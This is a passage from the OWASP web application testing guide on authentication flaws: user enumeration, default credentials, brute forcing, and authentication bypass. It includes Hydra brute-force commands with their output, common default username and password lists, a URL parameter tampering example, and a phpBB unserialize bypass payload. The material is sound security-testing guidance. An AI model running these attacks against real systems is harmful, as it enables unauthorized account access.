4.4.2 TESTING FOR USER ENUMERATION (OWASP-AT-002)

BRIEF SUMMARY

The scope of this test is to verify if it is possible to collect a set of valid usernames by interacting with the authentication mechanism of the application. This test will be useful for the brute force testing, in which we verify if, given a valid username, it is possible to find the corresponding password. Often, web applications reveal when a username exists on system, either as a consequence of a misconfiguration or as a design decision. For example, sometimes, when we submit wrong credentials, we receive a message that states that either the username is present on the system or the provided password is wrong. The information obtained can be used by an attacker to gain a list of users on system. This information can be used to attack the web application, for example, through a brute force or default username/password attack.

DESCRIPTION OF THE ISSUE

The tester should interact with the authentication mechanism of the application to understand if sending particular requests causes the application to answer in different manners. This issue exists because the information released from web application or web server, when we provide a valid username is different than when we use an invalid one.

In some cases, we receive a message that reveals if the provided credentials are wrong because an invalid username or an invalid password was used. Sometimes, we can enumerate the existing users by sending a username and an empty password.



BLACK BOX TESTING AND EXAMPLE

In a black box testing, we know nothing about the specific application, username, application logic and error messages on login page, or password recovery facilities. If the application is vulnerable, we receive a response message that reveals, directly or indirectly, some information useful for enumerating users.

HTTP Response message

Testing for Valid user/right password

Record the server answer when you submit a valid userID and valid password.

Result Expected:

Using WebScarab, notice the information retrieved from this successful authentication (HTTP 200 Response, length of the response).

Testing for valid user/wrong password

Now, the tester should try to insert a valid userID and a wrong password and record the error message generated by the application.

Result Expected:

From the browser we will expect message similar to the following one:



or something like the following:



Against any message that reveals the existence of user, for instance, message similar to:

```
Login for User foo: invalid password
```

Using WebScarab, notice the information retrieved from this unsuccessful authentication attempt (HTTP 200 Response, length of the response).

Testing for a nonexistent username

Now, the tester should try to insert an invalid userID and a wrong password and record the server answer (you should be confident that the username is not valid in the application). Record the error message and the server answer.

Result Expected:

If we enter a nonexistent userID, we can receive a message similar to:

This user is not active.
 Contact your system administrator.
[Return to Login page](#)

or message like the following one:

```
Login failed for User foo: invalid Account
```

Generally the application should respond with the same error message and length to the different wrong requests. If you notice that the responses are not the same, you should investigate and find out the key that creates a difference between the 2 responses. For example:

- Client request: Valid user/wrong password --> Server answer:'The password is not correct'
- Client request: Wrong user/wrong password --> Server answer:'User not recognized'

The above responses let the client understand that for the first request we have a valid user name. So we can interact with the application requesting a set of possible userIDs and observing the answer.

Looking at the second server response, we understand in the same way that we don't hold a valid username. So we can interact in the same manner and create a list of valid userID looking at the server answers.

Other ways to enumerate users

We can enumerate users in several ways, such as:

Analyzing the error code received on login pages

Some web application release a specific error code or message that we can analyze.

Analyzing URLs, and URLs redirections

For example:

```
http://www.foo.com/err.jsp?User=baduser&Error=0
http://www.foo.com/err.jsp?User=gooduser&Error=2
```

As we can see above, when we provide a userID and password to the web application, we see a message indication that an error has occurred in the URL. In the first case we has provided a bad userID and bad password. In the second, a good user and bad password, so we can identify a valid userID.

URI Probing

Sometimes a web server responds differently if it receives a request for an existing directory or not. For instance in some portals every user is associated with a directory, if we try to access an existing directory we could receive a web server error. A very common error that we can receive from web server is:

```
403 Forbidden error code
```

and

```
404 Not found error code
```

Example

```
http://www.foo.com/account1 - we receive from web server: 403 Forbidden
http://www.foo.com/account2 - we receive from web server: 404 file Not Found
```



In first case the user exists, but we cannot view the web page, in second case instead the user “account2” doesn’t exist. Collecting this information we can enumerate the users.

Analyzing Web page Titles

We can receive useful information on Title of web page, where we can obtain a specific error code or messages that reveal if the problems are on username or password. For instance, if we cannot authenticate to an application and receive a web page whose title is similar to:

```
Invalid user
```

```
Invalid authentication
```

Analyzing message received from recovery facilities

When we use a recovery facilities the applications that is vulnerable could return a message that reveals if a username exists or not.

For example, message similar to the following:

```
Invalid username: e-mail address are not valid or The specified user was not found
```

```
Valid username: Your recovery password has been successfully sent
```

Friendly 404 Error Message

When we request for a user within the directory that does not exist, we don't always receive 404 error code. Instead, we may receive “200 ok” with an image, in this case we can assume that when we receive the specific image the user doesn’t exist. This logic can be applied to other web server response; the trick is a good analysis of web server and web application messages.

Guessing Users

In some cases the userIDs are created with specific policies of administrator or company. For example we can view a user with a userID created in sequential order:

```
CN000100
```

```
CN000101
```

```
...
```

Sometimes the usernames are created with a REALM alias and then a sequential numbers:

```
R1001 - user 001 for REALM1
```

```
R2001 - user 001 for REALM2
```

Other possibilities are userIDs associated with credit card numbers, or in general a numbers with a pattern. In the above sample we can create simple shell scripts that compose UserIDs and submit a request with tool like wget to automate a web query to discern valid userIDs. To create a script we can also use Perl and CURL.

Again, we can guess a username from the information received from an LDAP query or from google information gathering for example from a specific domain. Google can help to find domain users through a specific queries or through a simple shell script or tool.

For other information on guessing userIDs see next section, 4.5.3 Testing for Guessable (Dictionary) User Account.

Attention: by enumerating user accounts, you risk locking out accounts after a predefined number of failed probes (based on application policy). Also, sometimes, our IP address can be banned by dynamic rules on the application firewall.

GRAY BOX TESTING AND EXAMPLE

Testing for Authentication error messages

Verify that the application answers in the same manner for every client request that produces a failed authentication. For this issue the Black Box testing and Gray Box testing have the same concept based on the analysis of messages or error codes received from web application.

Result Expected:

The application should answer in the same manner for every failed attempt of authentication.

For Example:

```
Credentials submitted are not valid
```

REFERENCES

- Marco Mella, Sun Java Access & Identity Manager Users enumeration: <http://www.aboutsecurity.net>
- Username Enumeration Vulnerabilities: <http://www.gnucitizen.org/blog/username-enumeration-vulnerabilities>

Tools

- WebScarab: [OWASP WebScarab Project](#)
- CURL: <http://curl.haxx.se/>
- PERL: <http://www.perl.org>
- Sun Java Access & Identity Manager users enumeration tool: <http://www.aboutsecurity.net>

4.4.3 DEFAULT OR GUESSABLE (DICTIONARY) USER ACCOUNT (OWASP-AT-003)

BRIEF SUMMARY

Today's web applications typically run on popular open source or commercial software that is installed on servers and requires configuration or customization by the server administrator. In addition, most of today's hardware appliances, i.e., network routers and database servers, offer web-based configuration or administrative interfaces.

Often these applications are not properly configured and the default credentials provided for initial authentication and configuration are never updated. In addition, it is typical to find generic accounts, left over from testing or administration, that use common usernames and passwords and are left enabled in the application and its infrastructure.

These default username and password combinations are widely known by penetration testers and malicious attackers, who can use them to gain access to various types of custom, open source, or commercial applications.



In addition, weak password policy enforcements seen in many applications allow users to sign up using easy to guess usernames and passwords, and may also not allow password changes to be undertaken.

DESCRIPTION OF THE ISSUE

The root cause of this problem can be identified as:

- Inexperienced IT personnel, who are unaware of the importance of changing default passwords on installed infrastructure components.
- Programmers who leave backdoors to easily access and test their application and later forget to remove them.
- Application administrators and users that choose an easy username and password for themselves
- Applications with built-in, non-removable default accounts with a pre-set username and password.
- Applications which leak information as to the validity of usernames during either authentication attempts, password resets, or account signup.

An additional problem stems from the use of blank passwords, which are simply the result of a lack of security awareness or a desire to simplify administration.

BLACK BOX TESTING AND EXAMPLE

In Black box testing the tester knows nothing about the application, its underlying infrastructure, and any username or password policies. In reality this is often this is not the case and some information about the application is known. If this is the case, simply skip the steps that refer to obtaining information you already have.

When testing a known application interface, for example a Cisco router web interface or a Weblogic administrator portal, check that the known usernames and passwords for these devices do not result in successful authentication. Common credentials for many systems can be found using a search engine or by using one of the sites listed in the Further Reading section.

When facing applications to which we do not have a list of default and common user accounts, or when common accounts do not work, we can perform manual testing:

Note that the application being tested may have an account lockout, and multiple password guess attempts with a known username may cause the account to be locked. If it is possible to lock the administrator account, it may be troublesome for the system administrator to reset it

Many applications have verbose error messages that inform the site users as to the validity of entered usernames. This information will be helpful when testing for default or guessable user accounts. Such functionality can be found, for example, on the login page, password reset and forgotten password page, and sign up page. More information on this can be seen in the section [Testing for user enumeration](#).

- Try the following usernames - "admin", "administrator", "root", "system", "guest", "operator", or "super". These are popular among system administrators and are often used. Additionally you could try "qa", "test", "test1", "testing", and similar names. Attempt any combination of the above in both the username and the password fields. If the application is vulnerable to username enumeration, and you successfully manage to identify any of the

above usernames, attempt passwords in a similar manner. In addition try an empty password or one of the following "password", "pass123", "password123", "admin", or "guest" with the above accounts or any other enumerated accounts. Further permutations of the above can also be attempted. If these passwords fail, it may be worth using a common username and password list and attempting multiple requests against the application. This can, of course, be scripted to save time.

- Application administrative users are often named after the application or organization. This means if you are testing an application named "Obscurity", try using obscurity/obscurity or any other similar combination as the username and password.
- When performing a test for a customer, attempt using names of contacts you have received as usernames with any common passwords.
- Viewing the User Registration page may help determine the expected format and length of the application usernames and passwords. If a user registration page does not exist, determine if the organization uses a standard naming convention for user names such as their email address or the name before the "@" in the email.
- Attempt using all the above usernames with blank passwords.
- Review the page source and javascript either through a proxy or by viewing the source. Look for any references to users and passwords in the source. For example "if username='admin' then starturl=/admin.asp else /index.asp" (for a successful login vs a failed login). Also, if you have a valid account, then login and view every request and response for a valid login vs an invalid login, such as additional hidden parameters, interesting GET request (login=yes), etc.
- Look for account names and passwords written in comments in the source code. Also look in backup directories, etc for source code that may contain comments of interest.
- Try to extrapolate from the application how usernames are generated. For example, can a user create their own username or does the system create an account for the user based on some personal information or a predictable sequence? If the application does create its own accounts in a predictable sequence, such as user7811, try fuzzing all possible accounts recursively. If you can identify a different response from the application when using a valid username and a wrong password, then you can try a brute force attack on the valid username (or quickly try any of the identified common passwords above or in the reference section).
- If the application creates its own passwords for new users, whether or not the username is created by the application or by the user, then try to determine if the password is predictable. Try to create many new accounts in quick succession to compare and determine if the passwords are predictable. If predictable, then try to correlate these with the usernames, or any enumerated accounts, and use them as a basis for a brute force attack.

Result Expected:

Successful authentication to the application or system being tested.

GRAY BOX TESTING AND EXAMPLE

The following steps rely on an entirely Gray Box approach. If only some of the information is available to you, refer to black box testing to fill the gaps.



- Talk to the IT personnel to determine passwords they use for administrative access and how administration of the application is undertaken.
- Examine the password policy for the application, checking whether username and passwords are complex, difficult to guess, and not related to the application name, person name, or administrative names ("system").
- Examine the user database for default names, application names, and easily guessed names as described in the Black Box testing section. Check for empty password fields.
- Examine the code for hard coded usernames and passwords.
- Check for configuration files that contain usernames and passwords.

Result Expected:

Successful authentication to the application or system being tested.

REFERENCES**Whitepapers**

- CIRT <http://www.cirt.net/passwords>
- Government Security - Default Logins and Passwords for Networked Devices
<http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php>
- Virus.org <http://www.virus.org/default-password/>

Tools

- Burp Intruder: <http://portswigger.net/intruder/>
- THC Hydra: <http://www.thc.org/thc-hydra/>
- Brutus <http://www.hoobie.net/brutus/>

4.4.4 TESTING FOR BRUTE FORCE (OWASP-AT-004)

BRIEF SUMMARY

Brute-forcing consists of systematically enumerating all possible candidates for the solution and checking whether each candidate satisfies the problem's statement. In web application testing, the problem we are going to face with the most is very often connected with the need of having a valid user account to access the inner part of the application. Therefore we are going to check different types of authentication schema and the effectiveness of different brute-force attacks.

DESCRIPTION OF THE ISSUE

A great majority of web applications provide a way for users to authenticate themselves. By having knowledge of user's identity it's possible to create protected areas or more generally, to have the application behave differently upon the logon of different users. Actually there are several methods for a user to authenticate to a system like certificates, biometric devices, OTP (One Time Password) tokens, but in web application we usually find a combination of user ID and password. Therefore it's possible to carry out an attack to retrieve a valid user account and password, by trying to enumerate many (ex. dictionary attack) or the whole space of possible candidates.

After a successful bruteforce attack, a malicious user could have access to:

- Confidential information / data;
 - Private sections of a web application, could disclose confidential documents, user's profile data, financial status, bank details, user's relationships, etc..
- Administration panels;
 - These sections are used by webmasters to manage (modify, delete, add) web application content, manage user provisioning, assign different privileges to the users, etc..
- Availability of further attack vectors;
 - Private sections of a web application could hide dangerous vulnerabilities and contain advanced functionalities not available to public users.

BLACK BOX TESTING AND EXAMPLE

To leverage different bruteforcing attacks it's important to discover the type of authentication method used by the application, because the techniques and the tools to be used may change.

Discovery Authentication Methods

Unless an entity decides to apply a sophisticated web authentication, the two most commonly seen methods are as follows:

- HTTP Authentication;
 - Basic Access Authentication
 - Digest Access Authentication
- HTML Form-based Authentication;

The following sections provide some good information on identifying the authentication mechanism employed during a blackbox test.

HTTP authentication

There are two native HTTP access authentication schemes available to an organisation – Basic and Digest.



- Basic Access Authentication

Basic Access Authentication assumes the client will identify themselves with a login name (e.g. "owasp") and password (e.g. "password"). When the client browser initially accesses a site using this scheme, the web server will reply with a 401 response containing a "WWW-Authenticate" tag containing a value of "Basic" and the name of the protected realm (e.g. WWW-Authenticate: Basic realm="wwwProtectedSite"). The client browser will then prompt the user for their login name and password for that realm. The client browser then responds to the web server with an "Authorization" tag, containing the value "Basic" and the base64-encoded concatenation of the login name, a colon, and the password (e.g. Authorization: Basic b3dhc3A6cGFzc3dvcmQ=). Unfortunately, the authentication reply can be easily decoded should an attacker sniff the transmission.

Request and Response Test:

1. Client sends standard HTTP request for resource:

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
```

2. The web server states that the requested resource is located in a protected directory.

3. Server Sends Response with HTTP 401 Authorization Required:

```
HTTP/1.1 401 Authorization Required
Date: Sat, 04 Nov 2006 12:52:40 GMT
WWW-Authenticate: Basic realm="User Realm"
Content-Length: 401
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

4. Browser displays challenge pop-up for username and password data entry.

5. Client Resubmits HTTP Request with credentials included:

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
Authorization: Basic b3dhc3A6cGFzc3dvcmQ=
```

6. Server compares client information to its credentials list.

7. If the credentials are valid the server sends the requested content. If authorization fails the server resends HTTP status code 401 in the response header. If the user clicks Cancel the browser will likely display an error message.

If an attacker is able to intercept the request from step 5, the string

```
b3dhc3A6cGFzc3dvcmQ=
```

could simply be base64 decoded as follows (Base64 Decoded):

```
owasp:password
```

- Digest Access Authentication

Digest Access Authentication expands upon the security of Basic Access Authentication by using a one-way cryptographic hashing algorithm (MD5) to encrypt authentication data and, secondly, adding a single use (connection unique) "nonce"

value set by the web server. This value is used by the client browser in the calculation of a hashed password response. While the password is obscured by the use of the cryptographic hashing and the use of the nonce value precludes the threat of a replay attack, the login name is submitted in cleartext.

Request and Response Test:

1. Here is an example of the initial Response header when handling an HTTP Digest target:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="OwaspSample",
    nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
    opaque="0000000000000000", \
    stale=false,
    algorithm=MD5,
    qop="auth"
```

2. The Subsequent response headers with valid credentials would look like this:

```
GET /example/owasp/test.asmx HTTP/1.1
Accept: */*
Authorization: Digest username="owasp",
    realm="OwaspSample",
    qop="auth",
    algorithm="MD5",
    uri="/example/owasp/test.asmx",
    nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
    nc=00000001,
    cnonce="c51b5139556f939768f770dab8e5277a",
    opaque="0000000000000000",
    response="2275a9ca7b2dadf252afc79923cd3823"
```

HTML Form-based Authentication

However, while both HTTP access authentication schemes may appear suitable for commercial use over the Internet, particularly when used over an SSL encrypted session, many organisations have chosen to utilise custom HTML and application level authentication procedures in order to provide a more sophisticated authentication procedure.

Source code taken from a HTML form:

```
<form method="POST" action="login">
  <input type="text" name="username">
  <input type="password" name="password">
</form>
```

Bruteforce Attacks

After having listed the different types of authentication methods for a web application, we will explain several types of bruteforce attacks.

- Dictionary Attack

Dictionary-based attacks consist of automated scripts and tools that will try to guess username and passwords from a dictionary file. A dictionary file can be tuned and compiled to cover words probably used by the owner of the account that a malicious user is going to attack. The attacker can gather information (via active/passive reconnaissance, competitive intelligence, dumpster diving, social engineering) to understand the user, or build a list of all unique words available on the website.



- Search Attacks

Search attacks will try to cover all possible combinations of a given character set and a given password length range. This kind of attack is very slow because the space of possible candidates is quite big. For example, given a known user id, the total number of passwords to try, up to 8 characters in length, is equal to 26^8 in a lower alpha charset (more than 200 billion possible passwords!).

- Rule-based search attacks

To increase combination space coverage without slowing too much of the process it's suggested to create good rules to generate candidates. For example "John the Ripper" can generate password variations from part of the username or modify through a preconfigured mask words in the input (e.g. 1st round "pen" --> 2nd round "p3n" --> 3rd round "p3np3n").

Bruteforcing HTTP Basic Authentication

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com http-head /private/
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 18:15:17
[DATA] 16 tasks, 1 servers, 1638 login tries (1:2/p:819), ~102 tries per task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 10.0.0.1 login: owasp password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 18:16:34

raven@blackbox /hydra $
```

Bruteforcing HTML Form Based Authentication

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com https-post-form
"/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" &


Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 19:16:17
[DATA] 16 tasks, 1 servers, 1638 login tries (1:2/p:819), ~102 tries per task
[DATA] attacking service http-post-form on port 443
[STATUS] attack finished for wiki.intranet (waiting for childs to finish)
[443] host: 10.0.0.1 login: owasp password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34

raven@blackbox /hydra $
```

GRAY BOX TESTING AND EXAMPLE

Partial knowledge of password and account details

When a tester has some information about length or password (account) structure, it's possible to perform a bruteforce attack with a higher probability of success. In fact, by limiting the number of characters and defining the password length, the total number of password values significantly decreases.



Memory Trade Off Attacks

To perform a Memory Trade Off Attack, the tester needs at least a password hash previously obtained by the tester exploiting flaws in the application (e.g. SQL Injection) or sniffing http traffic. Nowadays, the most common attacks of this kind are based on Rainbow Tables, a special type of lookup table used in recovering the plaintext password from a ciphertext generated by a one-way hash.

Rainbowtable is an optimization of Hellman's Memory Trade Off Attack, where the reduction algorithm is used to create chains with the purpose to compress the data output generated by computing all possible candidates.

Tables are specific to the hash function they were created for e.g., MD5 tables can only crack MD5 hashes.

The more powerful RainbowCrack program was later developed that can generate and use rainbow tables for a variety of character sets and hashing algorithms, including LM hash, MD5, SHA1, etc.

--:TYPE	--:HASH	--:PASS	--:STATUS	--:TIME	--:SUBMITTED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcfd93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:2:48	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d29c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htmldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced17683085849877134fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfc5d6d352486fbc2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d899749963448767622e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

REFERENCES

Whitepapers



- Philippe Oechslin: Making a Faster Cryptanalytic Time-Memory Trade-Off - <http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf>
- OPHCRACK (the time-memory-trade-off-cracker) - <http://lasecwww.epfl.ch/~oechslin/projects/ophcrack/>
- Rainbowcrack.com - <http://www.rainbowcrack.com/>
- Project RainbowCrack - <http://www.antsight.com/zsl/rainbowcrack/>
- milw0rm - <http://www.milw0rm.com/cracker/list.php>

Tools

- THC Hydra: <http://www.thc.org/thc-hydra/>
- John the Ripper: <http://www.openwall.com/john/>
- Brutus <http://www.hoobie.net/brutus/>

4.4.5 TESTING FOR BYPASSING AUTHENTICATION SCHEMA (OWASP-AT-005)

BRIEF SUMMARY

While most applications require authentication for gaining access to private information or to execute tasks, not every authentication method is able to provide adequate security.

Negligence, ignorance or simple understatement of security threats often result in authentication schemes that can be bypassed by simply skipping the login page and directly calling an internal page that is supposed to be accessed only after authentication has been performed.

In addition to this, it is often possible to bypass authentication measures by tampering with requests and tricking the application into thinking that we're already authenticated. This can be accomplished either by modifying the given URL parameter or by manipulating the form or by counterfeiting sessions.

DESCRIPTION OF THE ISSUE

Problems related to Authentication Schema could be found at different stages of software development life cycle (SDLC), like design, development and deployment phase.

Examples of design errors include a wrong definition of application parts to be protected, the choice of not applying strong encryption protocols for securing authentication data exchange, and many more.

Problems in the development phase are, for example, the incorrect implementation of input validation functionalities, or not following the security best practices for the specific language.

In addition, there are issues during application setup (installation and configuration activities) due to a lack in required technical skills, or due to poor documentation available.

BLACK BOX TESTING AND EXAMPLE


There are several methods to bypass the authentication schema in use by a web application:

- Direct page request (forced browsing)
- Parameter Modification

- Session ID Prediction
- SQL Injection

Direct page request

If a web application implements access control only on the login page, the authentication schema could be bypassed. For example, if a user directly requests a different page via forced browsing, that page may not check the credentials of the user before granting access. Attempt to directly access a protected page through the address bar in your browser to test using this method.



Parameter Modification


Another problem related to authentication design is when the application verifies a successful login based on fixed value parameters. A user could modify these parameters to gain access to the protected areas without providing valid credentials. In the example below, the "authenticated" parameter is changed to a value of "yes", which allows the user to gain access. In this example, the parameter is in the URL, but a proxy could also be used to modify the parameter, especially when the parameters are sent as form elements in a POST.

```
http://www.site.com/page.asp?authenticated=no
```

```
raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0
```

```
HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1
```


```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Auhtenticated</H1>
</BODY></HTML>
```



Session ID Prediction

Many web applications manage authentication using session identification values (SESSION ID). Therefore, if Session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

In the following figure, values inside cookies increase linearly, so it could be easy for an attacker to guess a valid session ID.




In the following figure, values inside cookies change only partially, so it's possible to restrict a bruteforce attack to the defined fields shown below.

Session Identifier : 127.0.0.1/WebGoat WEAKID		
Date	Value	
2006/11/11 14:33:27	12430	1163252007028
2006/11/11 14:33:27	12431	1163252007138
2006/11/11 14:33:27	12432	1163252007247
2006/11/11 14:33:27	12433	1163252007435
2006/11/11 14:33:27	12434	1163252007544
2006/11/11 14:33:27	12435	1163252007653
2006/11/11 14:33:27	12436	1163252007763
2006/11/11 14:33:27	12437	1163252007872
2006/11/11 14:33:28	12438	1163252007982
2006/11/11 14:33:28	12439	1163252008091
2006/11/11 14:33:28	12440	1163252008200
2006/11/11 14:33:28	12442	1163252008310
2006/11/11 14:33:28	12443	1163252008419
2006/11/11 14:33:28	12444	1163252008528
2006/11/11 14:33:28	12445	1163252008638
2006/11/11 14:33:28	12446	1163252008747
2006/11/11 14:33:28	12447	1163252008857
2006/11/11 14:33:28	12448	1163252008966
2006/11/11 14:33:29	12449	1163252009075

SQL Injection (HTML Form Authentication)

SQL Injection is a widely known attack technique. We are not going to describe this technique in detail in this section; there are several sections in this guide that explain injection techniques beyond the scope of this section.



The following figure shows that with simple SQL injection, it is possible to bypass the authentication form.



Intercept requests : Intercept responses :

Parsed Raw

Method URL Version
POST http://127.0.0.1:80/WebGoat/attack?menu=610 HTTP/1.1

Header	Value
Host	127.0.0.1
User-Agent	Raven Web Browser
Accept	text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Proxy-Connection	keep-alive
Referer	http://127.0.0.1/WebGoat/attack?show=PreviousHint&menu=610
Cookie	JSESSIONID=01D8C5565AC590D7612DD1BCD9F21C66
Authorization	Basic Z3Vic3Q6Z3Vic3Q=
Content-Type	application/x-www-form-urlencoded
Content-Length	38

Insert Delete

URL Encoded Text Hex

Variable	Value
employee_id	101
password	101 -- SQL INJECTION
action	Login

Insert Delete

Accept changes Cancel changes Abort request Cancel ALL intercepts

GRAY BOX TESTING AND EXAMPLE

If an attacker has been able to retrieve the application source code by exploiting a previously discovered vulnerability (e.g. directory traversal), or from a web repository (Open Source Applications), it could be possible to perform refined attacks against the implementation of the authentication process.

In the following example (PHPBB 2.0.13 - Authentication Bypass Vulnerability), at line 5 unserialize() function parse user supplied cookie and set values inside \$row array. At line 10 user md5 password hash stored inside the backend database is compared to the one supplied.

```
1. if ( isset($HTTP_COOKIE_VARS[$cookieName . '_sid']) ||
2. {
3. $sessiondata = isset( $HTTP_COOKIE_VARS[$cookieName . '_data'] ) ?
4.
5. unserialize(stripslashes($HTTP_COOKIE_VARS[$cookieName . '_data'])) : array();
6.
7. $sessionmethod = SESSION_METHOD_COOKIE;
8. }
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

In PHP a comparison between a string value and a boolean value (1 - "TRUE") is always "TRUE", so supplying the following string (important part is "b:1") to the unserialize() function is possible to bypass the authentication control:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

REFERENCES

Whitepapers

